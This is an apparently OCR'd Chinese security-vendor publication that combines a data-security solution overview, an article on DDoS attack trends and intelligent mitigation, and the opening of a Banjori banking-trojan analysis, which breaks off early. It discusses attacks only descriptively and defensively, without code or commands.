当今数据的来源复杂而多样，云计算、大数据、物联网、移动互联网、车联网、手机、平板电脑、个人电脑（PC）以及遍布地球各个角落的各种各样的传感器，无一不是数据来源或者承载的方式。

数据是未来最大的资产，用好数据不仅可以提高企业自己的产品和服务，也可以攫取大量利润。一旦没有守好数据，那么很有可能成为下一个负面信息的主角。

数据安全已经成为全世界瞩目的焦点问题，连续三年蝉联 RSA 热词榜冠军。

1. 数据安全风险

移动互联网的普及使得人们越来越多地在网络上留下信息，这些信息如果被分析和利用，将对个人隐私和安全形成极大的威胁，同时海量数据也增加了信息保护的难度。

历年来，数据泄露事件愈演愈烈，透过事件我们看到了问题的本质：

■ 对数据的违规使用

非法收集：

外部：漏洞攻击、木马注入、弱配置、APT

内部：越权盗窃、离职

数据滥用：

诱导、贩卖、敲诈

■ 数据泄露带来的风险：

访问：认证、权限

共享：业务（门户、调用测试）、人员交互

外发：跨区、第三方（网络、邮件）

外带：出差、回家

2. 政策上的措施

针对不断涌现的数据泄露问题，数据和隐私保护政策陆续出台：

■ 我国于 2017 年 6 月 1 日正式施行《中华人民共和国网络安全法》，规定了公民使用网络服务需要实名认证，任何网络侵入、干扰和窃取网络数据都是违法的，个人信息安全得到真正的法律保护，从此确立了公民个人信息保护的基本法律制度，促进经济社会信息化健康发展。

■ 我国《网络安全等级保护条例》提出对信息进行收集、存储、传输、交换、处理的系统进行不同等级的保护要求。对定级不准确、不合理的网络运营者，应准确履行自己的网络安全义务，工作不到位的网络运营者主要负责人以及网络安全相关负责人将受到相应的处罚。

■ 我国《关键信息基础设施安全保护条例》提出对保护范围内的单位运行、管理的网络设施和信息系统，一旦遭到破坏、丧失功能或者数据泄露，可能严重危害国家安全、国计民生、公共利益的，都应受到网络安全法的处罚，为企业带来了合规挑战。

■ 我国于 2018 年 5 月 1 日正式实施《个人信息安全规范》，规范个人信息控制者在收集、保存、使用、共享、转让、公开披露等信息处理环节中的相关行为，进一步强调了个人敏感信息被泄露、非法提供或滥用可能危害人身、财产安全，致使个人名誉、身心健康受到损害或歧视性待遇等严重后果，遏制个人信息非法收集、滥用、泄漏等乱象，最大程度地保障个人的合法权益和社会公共利益。

■ 欧盟于 2018 年 5 月 25 日正式施行《通用数据保护条例》，简称 GDPR，被称为史上最严数据保护法，其最高惩罚代价为暂停使用个人数据。

3. 数据安全防护思路

3.1 数据安全防护目标

绿科技为数据安全设计了全面可信的防御体系，有效保护数据在全生命周期过程中的安全，达到合法采集、合理利用、静态可知、动态可控的防护目标。

■ 合法采集：利用大数据分拣技术，使企业在法律约束范围内合法采集敏感数据；

■ 合理利用：通过建立数据模型，以及对数据的敏感级别进行划分，设立不同的访问层级，在数据被开发利用前做好防护措施，杜绝非法滥用；


■ 静态可知：对存储中的静态数据进行扫描发现，并展示数据的分布；

■ 动态可控：对流动的数据进行监控，防止数据在交互、共享中有意无意地泄露。

3.2 数据安全治理设计思路

数据安全就是对数据的安全治理，是从政策到数据的全生命周期的监察与保护。

绿盟科技结合客户的需求，以及对实际环境的调研了解，总结出了一套完整又科学的数据安全治理方法，及



“知”“识”“控”“察”。


■ 知：分析政策法规、梳理业务及人员对数据的使用规范，定义敏感数据；

■ 识：根据定义好的敏感数据，利用工具对全网进行敏感数据扫描发现，对发现的数据进行数据定位、数据分类、数据分级。

■ 控：根据敏感数据的级别，设定数据在全生命周期中的可用范围，利用规范和工具对数据进行细粒度的权限管控。

■ 察：对数据进行监督监察，保障数据在可控范围内正常使用的同时，也对非法的数据行为进行了记录，为事后取证留下了清晰准确的日志信息。

将数据安全治理方法“知”“识”“控”“察”应用于实际项目中，利用咨询服务发现数据风险，通过产品落地实现对数据的可视化监控、风险点排除，及时预警、及时阻止对数据的非法使用行为，最后对数据进行持续运营服务，让数据始终处于被监控的安全状态，当有新的业务上线时，可根据此数据治理方法快速地实现新数据的安全监控。



4、数据安全解决方案

绿盟科技针对数据安全提出了完整的解决方案，包括数据梳理、运维数据监管、业务数据监管、办公数据监管，以及数据的可视化，全面对数据在各种场景中的全生命周期安全进行了阐述。

4.1 数据梳理与风险评估

形成全局数据分布情况，奠定分级分类管理基础

- 全方位了解数据安全现状与所面临的安全威胁
- 提供专业整改建议，促进系统整改
- 建立标准化、规范化、专业化数据安全管理体系
- 提升数据安全技术防护水平
- 针对性地、有序地进行各项日常数据安全工作和开展数据安全建设

4.2 运维数据安全防护

企事业单位 IT 系统不断发展，网络规模迅速扩大、设备数量激增，建设重点逐步从网络平台建设，转向以深化应用、提升效益为特征的运行维护阶段，IT 系统运维与安全管理正逐渐走向融合。信息系统的安全运行直接关系企业效益，构建一个强健的 IT 运维安全管理体系对企业信息化的发展至关重要，对运维的安全性也提出了更高要求。


堡垒机作为专业的运维监管系统，提供了先进的运维安全管控与审计能力，是运维数据防护的第一道防线，其目标是帮助企业转变传统 IT 安全运维被动响应的模式，建立面向用户的集中、主动的运维安全管控模式，降低人为安全风险，对运维数据的访问行为实现全面的审计，满足合规要求，保障企业效益。

数据库访问疏于监管带来了巨大危害，数据库审计与防护产品受到空前关注。将数据库审计与数据库防火墙结合使用，就实现了具有集数据库 IPS、IDS 和审计功能为一体的综合安全防护能力。

大数据的思想及其初步应用已经惠及人们的日常生活，与大数据相互依存的云计算技术、物联网、智慧城市等新的应用模式同时印证了其在信息化时代的重要地位。随着数据的价值越来越重要，大数据的安全稳定也逐渐被重视，在大数据时代，无论对于数据本身的保护，还是对于由数据而演变的一些信息的安全，都对大数据环境提出了更高的要求。虽然大数据安全与大数据业务是相对应的，但对于业务和环境的维护将更为重要，大数据安全运维将包含风险检查、控制防护、审计监控三个方面。

4.3 业务数据安全防护

随着信息技术日新月异地发展，近些年来，企业利用计算机网络技术与各重要业务系统相结合，可以实现无纸办公。有效地提高了工作效率，如外部门户网站系统、内部网站系统、办公自动化系统等。然而信息化技术给我们带来便利的同时，各种网络与信息系统安全问题也逐渐暴露出来，业务数据泄露事件频发。因此要对业务系统进行安全防护，既要保障业务系统中的静态数据、动态数据的一致性和业务的关联性，又能保证被输出的敏感数据得到脱敏处理。



4.4 办公数据安全防护


无纸化办公的普遍应用，办公环境中每位员工都拥有独立的办公终端，企业的研发源代码，财务、政券信息，运营资料，人资等敏感数据以不同的文件形式存在于每个人的终端电脑及存储服务器中，员工通过办公终端接入网络，连接到各种业务系统、各类服务器进行数据的使用与交换，很难对敏感数据进行准确的定位和分析发现。

数据在办公环境中的类型和存在的形态多种多样，数据操作和传输途径更是纷繁复杂。当前无论是终端、网络还是管理方面，都对敏感数据的泄漏存在很大的风险。因此，需要采取相应的措施来消除这些威胁，降低整体安全风险，确保内部办公环境下的数据安全，具体防护方案可以归纳为以下几个方面：

- 数据外发途径全面防控
- 关键数据加密使用防护

- 数据离网交换安全防护
- 用户上网行为监管
- 网络数据外发监控
- 邮件数据安全防护

4.5 数据可视化展现



通过数据溯源和用户实体行为分析来完成可视化的展现，使用户可以更全面、更具体地了解数据在全生命周期过程中的状态及风险，为后续防护措施提供有力支撑。

5 方案价值

1) 满足合规要求

现如今，国家对数据安全已经出台了多项法规，通过本方案的实施，可以对法规中提到的鉴别信息数据、重要个人信息、重要业务数据做到针对性的监控与保护，使企业在发现数据风险前及时做出响应，避免因数据丢失造成的危害。

2) 权限划定清晰

责权不清一直都是最根本的问题，通过本方案的实施，将数据合理地进行级别划分，再结合管理与业务的需要对数据的访问、使用，进行清晰的权限管控，做到权责分离，事后还可以通过审计结果明确事故责任方，避免了责任不清出现的推诿扯皮。

3) 数据生命周期全面掌控

掌握数据的全生命周期是对数据风险的提前预知，利用本方案对数据的生命周期中各个环节做监控，掌握数据的动态，了解数据的流向，提前对可能发生的数据泄露风险进行预警，保障数据在安全的可控范围内流转、使用与存储。

4) 降低数据泄露风险

通过对数据的扫描与跟踪，利用内容识别、UEBA、机器学习等技术，及时发现数据所承载的系统、业务、网络、终端中的安全威胁，提前做好防范措施，让泄密风险看得见、使数据泄漏防得住。

5) 提高数据使用者的安全意识

绿盟数据安全解决方案的应用，让数据使用者了解数据的重要程度，规范数据使用者的操作行为，从潜意识里指导与帮助人们正确使用资源，合理利用资源，保护数据的安全。

总结

绿盟数据安全解决方案为客户提供了全面可信的数据风险识别与防护体系，将个人隐私数据、企业敏感数据、鉴别类信息进行有效的分拣区分，从数据治理到合规监管，从及时预警到风险态势，对不同场景提供有效的数据安全保障服务。

DDoS攻击态势与智能防护的重要性

绿盟科技 IIS产品管理部/运营商集团业务部 汤湘君 贾智存

关键词：DDoS 技术革新 智能防护

摘要：从流量上看，DDoS 攻击的发展态势是大流量型 DDoS 攻击不断刷新纪录，100G 以内的攻击事件是主流。从防护上看，混合式攻击防护难度大，通常用作掩盖其他攻击行为的障眼法。此外，黑产及肉鸡攻击技术革新速度快，在防护对抗中要求运维团队具备高度专业的技能。为了应对日新月异的 DDoS 攻击手段以及频发的攻击事件，我们需要搭建智能化的防护方案及体系，以实现对 DDoS 攻击的快速响应并自动、准确地过滤攻击流量。

1. 业务发展与网络攻击现状

互联网的快速发展给人们的生活带来了日新月异的改变。十几年前，国内百兆出口带宽尚不十分普及，而今 T 级以上的链路都算不上是个例。在生活和工作方面，通信、交通、支付、采购、家电等等日常所需从线下走到了线上，从单一个体走向了互联时代，无一不在改变着人们的传统习惯。我们得益于互联网发展带来的便利，也推动着互联网发展走向下一个极致。

除了高效与便利，与互联网伴随而生的还有危险与挑战。从基础设施来说，服务器的安全、链路的安全和机房的安全等是保障业务开展与运行的前提。从业务交付来看，数据安全、代码安全等是服务质量的评分标准，影响着终端用户的直接体验。我们既然对外提供的服务是互联的，那网络安全就不可能是一个人的事情。网

络安全问题面临着 DDoS、僵尸网络、木马、蠕虫、后门、漏洞、APT、篡改等攻击的挑战，而对应到每一个具体的业务，也同时是对运维人员、企业甚至基础服务提供商的挑战。互联网攻击造成的破坏会影响服务交付质量并给企业带来直接经济损失。因此，互联网的世界处处是攻防的战场，而 DDoS 攻击无疑是对战中最常见的身影之一。

DDoS 攻击，中文名称为“分布式拒绝服务攻击”，是指攻击者通过操纵大量终端，如 PC、服务器、智能设备等对目标发起的攻击行为。这个简单的概念暗示我们，互联网的蓬勃发展恰是构造 DDoS 攻击的温床，联网的设备越多，DDoS 攻击可获得的资源也就越多。因此，DDoS 攻击的发展与互联网的发展是并行的，了解和把握 DDoS 攻击态势并保持防护方案的先进性才能打好 DDoS 攻防这场硬仗。

2.DDoS 攻击发展态势

常见的 DDoS 攻击按流量特征可以分为传输层和应用层两种。传输层包含 SYN Flood、ACK Flood、ICMP Flood、UDP Flood 等，应用层包含 HTTP GET/POST Flood、HTTPS Flood、DNS Flood 和 SIP Flood 等。上述分类方法主要基于最根本的协议特征来定义。另外，还可以根据攻击行为或者攻击工具对 DDoS 进行分类，如 spoofing attack、慢速攻击、Black Nurse 等。

下面从流量趋势、攻击类型、攻击手段、攻击目标等四个方面对 DDoS 攻击的发展态势进行说明。

2.1 流量趋势

从流量趋势上看，DDoS 攻击流量的峰值几乎每年都在刷新纪录。2013 年 Cloudflare 监控到超过 300G 的 DNS 反射攻击；2014 年阿里云监控到超过 450G 的 DDoS 攻击，很快刷新了历史纪录；2016 年木马“魔鼬”造成的 DDoS 攻击已经达到 632G；2018 年，单次最高峰值已经达到 1.4Tbps。




图 1 中国电信云堤 攻击平均峰值与最大攻击峰值

DDoS 攻击的最大流量纪录不断创下新高。一方面，见证了互联网带宽快速发展与扩容的趋势；另一方面，也展现了攻击者发动超大 DDoS 攻击流量的实力。构造大流量 DDoS 攻击需要庞大的终端支持以及巨额的成本投入，互联网的发展给前者提供了养分，而黑产的丰厚回报则让后者形成了一个成熟的利益集团。虽然大流量攻击事件持续刷新纪录，但并不是普遍现象。通过观测近几年的 DDoS 态势监控报告我们看到，攻击的总流量及攻击次数较以往都

有所上升，但是峰值在 200G 以下的 DDoS 攻击事件依然是主流。随着业务带宽的扩容和快速发展，这个数值在日后必定会上升，因此针对大流量的防护建设需要未雨绸缪，以有备无患。

2.2 攻击类型

从攻击类型上看，传输层攻击在发生频率和攻击总量上都比应用层攻击要多。造成这种现象的关键原因之一在于，构造传输层攻击流量的成本要远低于构造应用层攻击的流量成本。攻击者通过网络可以轻而易举地获取开源的 DDoS 攻击工具，并且只需要一个 PC 或低配的服务器就能发起 SYN Flood、ACK Flood 类型的 DDoS 攻击，更高级一点的可以通过发包机构造流量进行攻击。如果目标业务没有针对 DDoS 的防护设施，则对此类攻击难以抵御。通过交换机或是防火墙的策略虽然可以进行阻断和拦截，却难以经受住攻击者长时间、脉冲式的突然袭击，也让运维人员的响应效率受到挑战。近两年非常流行的反射放大攻击，包括 DNS Reflection Flood、SNMP Reflection Flood、NTP Reflection Flood 和 SSDP Reflection Flood 等，主要利用协议自身的特征和漏洞构造 DDoS 攻击，由于投入成本低、攻击效果明显而被广泛使用。从协议上进行分类，多数的反射放大攻击都是 UDP Flood，所以传输层 DDoS 攻击被监控到的频率更高。

从某安全厂商提供的最新 DDoS 年度态势报告中也可以看出，SYN Flood 和 UDP Flood 在所有 DDoS 攻击事件中的占比接近 35%，而反射放大攻击占比差不多为 20%。我们接触到的一些黑产服务以及 DDoS 攻击勒索事件也大多是传输层攻击。这并不能说明攻击者没有构造应用层攻击的技术，只是对方也会分析投入产出比，所以我们通过数据看到的现象是传输层的 DDoS 攻击要多于应用层的 DDoS 攻击。




图 2 攻击类型的攻击次数分布

对当下的现状以及绿盟科技全球 DDoS 态势感知系统（ATM）给出的攻击次数进行分析，传输层攻击依然是 DDoS 攻击的主流，但是从业务发展来看，越来越多的业务正在转向加密传输，客户的防护需求也明确指出要满足对 HTTPS Flood 的清洗功能。可见，当传输层 DDoS 攻击发展到一定阶段，针对传输层的 DDoS 攻击防护也日趋成熟。防守方已经在部署下一步的数据安全能力，攻击者岂会抵挡得住巨大的利益诱惑，一旦掀开了高效可行攻击手段的一角，新一轮的攻防对战必将全面揭开。

2.3 攻击手段

DDoS 攻击发展至今，攻击手法和技术手段都发生了全面的变

更。第一，DDoS 攻击的目的不是 DDoS 攻击。正如前文所提到的，互联网上的攻击类型纷繁复杂，DDoS 攻击只是其中的一种。攻击者常用的一种手法是先发起 DDoS 攻击以混淆视听，当运维人员消耗精力去处理 DDoS 攻击时，攻击者再进一步发起木马、APT 或漏洞攻击等，通过分散监管人员的注意力来实现窃取业务数据或危害服务器安全的目的。第二，其他攻击也可能是 DDoS 攻击。2016 年发生的木马“魔鼬”引起的 DDoS 攻击事件就是典型的案例。攻击者通过将木马植入目标主机，从而使大量目标主机受控并形成肉鸡，再对互联网上的其他目的 IP 发起大量请求，造成拒绝服务，创下 2016 年单次攻击峰值为 632G 的历史纪录。第三，肉鸡无处不在。传统意义上，我们认为的肉鸡都是 PC 或服务器，但是近来的研究报告发现，摄像头、家用路由器等 IoT 设备暴露出来的漏洞证明，智能终端也能成为发起 DDoS 攻击的肉鸡源。随着智能家居的发展，我们身边的任何一个物件都有可能成为攻击源。




图 3 参与 DDoS 攻击的物联网设备的国家分布 Top 10

2.4 攻击目标

DDoS 攻击目标从最初的政府重要基础设施、运营商、金融等行业，已经辐射到所有互联网行业。从绿盟科技联合中国电信发布的《2018 年泛互联网行业 DDoS 攻击态势报告》来看，受到攻击目标最多的行业依次是云服务 /IDC、游戏、电子商务。云服务 /IDC 为各行各业提供网络基础设施，受到 DDoS 攻击的比例是最高的。游戏和电子商务两个行业对数据的即时性、连续性要求较高，同行业之间竞争激烈，且每天的流量大，变现快，因而成为攻击者眼中的“肥肉”，是 DDoS 攻击的重灾区。一方面，攻击者受雇于行业中的恶意竞争者，向竞争对手发起攻击，获取暴利；另一方面，恶意竞争者通过降低对手的服务质量来争抢用户资源。

3. 健全的 DDoS 攻击清洗方案要求策略与联动智能化

面对高速发展的互联网行业，直面无处不在的 DDoS 攻击威胁和挑战，我们要怎样有效应对呢？清洗方案、人力运维、数字报告、整治闭环，解决这些难题的核心是智能化。DDoS 攻击清洗方案要从设备防护、联合清洗以及运营能力三方面体现智能化的核心。

3.1 设备防护智能化

市面上针对 DDoS 的攻击防护有多种思路，包括利用基础路由设施的 ACL 或空路由进行过滤和限速，或利用防火墙的会话表进行检验和拦截，或利用 CDN 节点进行分散处理。这些方法能够从一定程度上缓解 DDoS 攻击，但是并不能解决 DDoS 攻击，因为解决的前提是要保证正常业务不受影响。一方面，ACL 或者空路由需要运

维人员投入大量的精力去维护；另一方面，要以牺牲某些业务为代价来保证其他业务的带宽利用率。防火墙在 DDoS 攻击大量随机源 IP 的挑战下，自身性能就已经成为防护的瓶颈；CDN 节点的防护要么是牺牲了部分节点的业务，要么就是将防护位置从本地网络转移到了 CDN 节点，防护的需求却是一样的。专有抗 DDoS 设备通常部署在网络边界，通过对流量的校验机制实现清洗 DDoS 攻击的同时保障业务流量的正常交互，以及下游链路带宽和其他安全设备的可用性。它的智能化体现在通过丰富的防护算法适配不同的业务场景，利用校验机制对源地址进行动态识别，而不是随机地限速或者空路由，从而影响正常业务的开展。因此，防护设备的智能化在应对 DDoS 攻击和流量清洗中至关重要。

3.2 联合清洗智能化

在本地网络出口部署 DDoS 防护设备能够满足带宽能力以内的清洗需求，当攻击流量超过出口带宽承载能力时，则需要使用联合清洗的解决方案，否则正常业务将会受到影响，与攻击防护失效无异。从前文介绍的 DDoS 攻击发展态势我们可以看到，大流量 DDoS 攻击绝不是耸人听闻，当本地出口已经被阻塞时，正常业务请求无法通过，联合云端进行大流量 DDoS 攻击清洗是当下的主流趋势。市面上常见的云端清洗主要有两种：一是通过 DNS 重定向的方式将网站业务解析到云端资源池；二是通过远端的大流量带宽节点进行防护后再回源到源站。

此种技术只能应用于网站业务，如果是针对 IP 地址的攻击则需要使用 IP 流量牵引的方式进行清洗。这种方法依托于运营商，将受




图 4 阿里云的 DDoS 防护服务

攻击目的 IP 的流量牵引到更高一级的运营商节点进行清洗，然后把清洗后的攻击流量回注到网络中，再向下转发。

第一种清洗方式在与本地防护体系联合时，需要从流量检测、通告、DNS 解析切换三个主要方面体现方案的智能化，实现当攻击流量超过本地出口带宽时自动切换到高级联动平台进行清洗，并准确通告平台需要清洗的对象、业务类型以及适配策略。流量调度上需要实现 DNS 解析 IP 的自动切换，这样才能快速有效地引流和防护。第二种方案与第一种类似，不过基于 IP 地址进行牵引省去了 DNS 解析这一环节。只有实现联动防护的智能化，才能形成完整的解决方案，并展示其优势。

3.3 运营能力智能化

目前，清洗方案的运营主要依靠个人，包括对攻击行为的分析、防护策略的调整以及业务状态的监控。这些操作不仅要求运维人员

具备对 DDoS 攻防不断革新的专业技能，而且需要消耗大量的精力去了解和掌握不同厂商防护设备平台的使用方法以及原理。这在毫无预示的 DDoS 攻击事件中，很容易造成防护的滞后性，导致攻击透包、业务中断。清洗方案的智能化体现在对攻击行为的自主分析能力上，同时对防护对象的业务进行监控和探测，当发现防护效果不佳时，自动根据分析结果调整防护策略，并持续监控，快速判断，以达到高效防护、智能闭环的目的。降低人力投入，通过自动化的方案实现高效处理机制。

健全的 DDoS 攻击清洗解决方案除了要求方案组成的完整性，还应该包含方案各个部件自身能力以及部件之间联动能力的自主性和智能化，减少依靠人力运维造成的滞后性，以提高防护效率。

4. 高效的 DDoS 防护运营体系要求监控与响应智能化

提高防护方案中设备和平台的智能化，减少人力运维的投入，是为了让防护更高效，而不是否定人的重要性，所以攻击状态的监管和通告功能依然不可或缺。高效的 DDoS 防护运营体系还应该具备对攻击事件监控、报告统计和治理方案的智能化，以满足运营的可靠性和稳定性。

4.1 攻击监控智能化

无论是本地监控还是远程监控，当发生攻击时运营部门都希望第一时间得到通知。传统的监控和通告方式大多采用静态信息提示，并且缺少差异化的呈现。智能的攻击监控至少具备对攻击事件的动态展示能力以及追踪功能。例如，基于源和目的的地理位置动态展示攻击情况，并根据攻击的量级或类型进行差异化的展示，让运维人员快速了解攻击现状，明确关注重点。对攻击事件的追踪功能主要是以时间轴为线索准确反馈防护体系对攻击事件的应对措施，以便运营部门把握进展，并做出判断以适时介入。




图 5 绿盟的 DDoS 态势感知地图

4.2 数据统计智能化

统计报告智能化也可以看作是数据分析维度的人性化。数据统计不能只着眼于计算功能，更需要基于统计的目的给出分析建议。报告的阅读者包含多种对象和场景需求，如运维部门、安全部门、网络部门等，读者除了想要知道遭受攻击的频率、次数、流量以及攻击分布之外，更需要透过数据看到背后的策略调整建议、方案优化空间等。因此，报告不应该是冰冷的数据统计，更需要分析结果的展示及原因说明。从数据统计维度展示防护系统的智能化，能够帮助提升运营质量。

4.3 方案闭环智能化

绝大多数场景中，我们都在防护由外向内的 DDoS 攻击，然而内部主机或服务器自身也有可能作为攻击源在向外发起攻击，但是自己并不察觉。这些被入侵或是受控的主机在向外发起攻击时不仅消耗自身性能，同时占用上行带宽资源，对其他主机对外提供服务也造成了影响。因此，在 DDoS 防护方案中，除了保护内部主机的业务不受外部影响外，还需要以检测到的数据作为支撑，准确定位内部受感染的主机，并智能拦截源端攻击外发。智能化的闭环方案是对整体防护系统的有效补充，通过对智能化的攻击治理大幅提升方案的价值。

运营监控在攻击防护中是不可或缺的一个环节，把握攻击态势，掌握攻击分析，对网络安全进行检查和加固不仅会提高 DDoS 攻击防范的响应效率，更是打造健康网络环境、维护全网业务和主机安全的重要保证。而智能化的攻击监控和反馈统计更是确保了高效、合理的运营质量。

小结

Frost&Sullivan 的分析报告指出，DDoS 攻击的发起原因是多样化的，如政治宣泄、利益竞争、技术炫耀或其他目的。我们没有办法掌握每一种可能的原因，但是通过对技术手段的可行性以及技术发展的规律性分析，可以有效掌握 DDoS 的态势并对防护现状和将来提出建议。

DDoS 的攻击呈现复杂化的发展态势。一是在互联网发展的同时引入了新的攻击类型，攻击者通过组合多种攻击方式让防守一方难以掌握虚实，进而造成伤害。二是多元化的联网终端。由于产品发展不够成熟，漏洞和后门被不法分子利用，形成 DDoS 攻击。这些智能终端的协议栈行为本身又与标准有所不同，造成了防护复杂化。

治理 DDoS 攻击需要联合多方力量，除了因为大流量的攻击阻塞出口带宽以外，还存在技术更新不及时的窘境。任何一款产品或解决方案都不可能具备所有的防护能力，因此在面对 DDoS 发展态势复杂化的情况下，产品和方案需要具备开放性，用以联合其他的防护力量，以从容应对攻击者发起的多重挑战。

DDoS 攻击清洗方案智能化在攻防对抗中至关重要。攻击的目的是影响业务，因此保障业务延续性和稳定性是衡量防护质量的关键。由于 DDoS 攻击存在模式不固定、时间不可知等特点，只有快速响应、及时判断并合理调整才能在攻防对抗中取得胜利。这就要求防护方案具备智能化的运作机制，全面监控、合理调整并分析反馈。对 DDoS 攻击的防护，不能因循守旧，要充分利用大数据和人工智能技术，提供更有效的预警和检测方案，充分利用云清洗服务和威胁情报，在监管机构和安全厂商之间共享威胁信息，协同防御，合作共赢。

当互联网时代发展到下一个极致时，网络安全的对抗也将迎来一个新的时代。我们唯有立足当下，放眼未来，才能把握先机。


Banjori银行木马分析报告

绿盟科技 伏影实验室

一、样本综述


Banjori 是被发现于 2013 年并活跃至今的银行木马。其攻击目标主要针对法国、德国与美国的个人银行网上用户。当用户被感染后，木马会将恶意载荷注入用户的活动进程，实现持久威胁并对用户的信息进行收集。银行木马的盗窃重灾区多位于浏览器，Banjori 亦不能避免。相比 IE 与 